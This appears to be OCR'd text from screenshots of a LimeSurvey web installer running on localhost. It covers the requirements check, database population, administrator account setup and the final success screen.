
### Minimum requirements

| | Required | Current |
|---|---|---|
| PHP version | 7.0.0 | 7.4.6 |
| Minimum memory available | 128 | 512MB |
| PHP PDO driver library | At least one installed | MySQL, PostgreSQL |
| PHP mbstring library | ✓ | ✓ |
| PHP zlib library | ✓ | ✓ |
| PHP/PECL JSON library | ✓ | ✓ |
| /application/config directory | Found & writable | ✓ |
| /upload directory | Found & writable | ✓ |
| /tmp directory | Found & writable | ✓ |
| Session writable | ✓ | ✓ |

### Optional modules

| | Recommended | Current |
|---|---|---|
| PHP GD library | ✓ | ✓ |
| PHP LDAP library | ✓ | ✓ |
| PHP zip library | ✓ | ✓ |
| PHP imap library | ✓ | ✓ |
| PHP Sodium library [data encryption] | ✓ | ⚠ |

Next, populate the database.


LimeSurvey installer
localhost / localhost / li
localhost/limesurvey/index.php?r=installer/database

LimeSurvey installer

Progress

60% completed

1. Welcome
2. License
3. Pre-installation check
4. Configuration
5. **Database settings**
6. Administrator settings

Database settings


Database creation

A database named "limesurvey" already exists.

Do you want to populate that database now by creating the necessary tables?

Previous
Populate database
proudly powered by LimeSurvey

Next, configure the administrator credentials.


LimeSurvey installer
localhost / localhost / li
localhost/limesurvey/index.php?r=installer/optional

LimeSurvey installer

Progress

80% completed

1. Welcome
2. License
3. Pre-installation check
4. Configuration
5. Database settings
6. **Administrator settings**

Administrator settings

Further settings for application administrator

Database **limesurvey** has been successfully populated.

You can leave these settings blank and change them later

**Admin login name** *

admin

This will be the userid by which admin of board will login.

**Admin login password** *

••••••••

This will be the password of admin user.


**Confirm your admin password** *

••••••••

**Administrator name**

Administrator

This is the default name of the site administrator and used for system messages and contact options.


LimeSurvey installer
localhost / localhost / li
localhost/limesurvey/index.php?r=installer/optional

LimeSurvey installer

Progress

100% completed

1. Welcome
2. License
3. Pre-installation check
4. Configuration
5. Database settings
6. Administrator settings

Success!

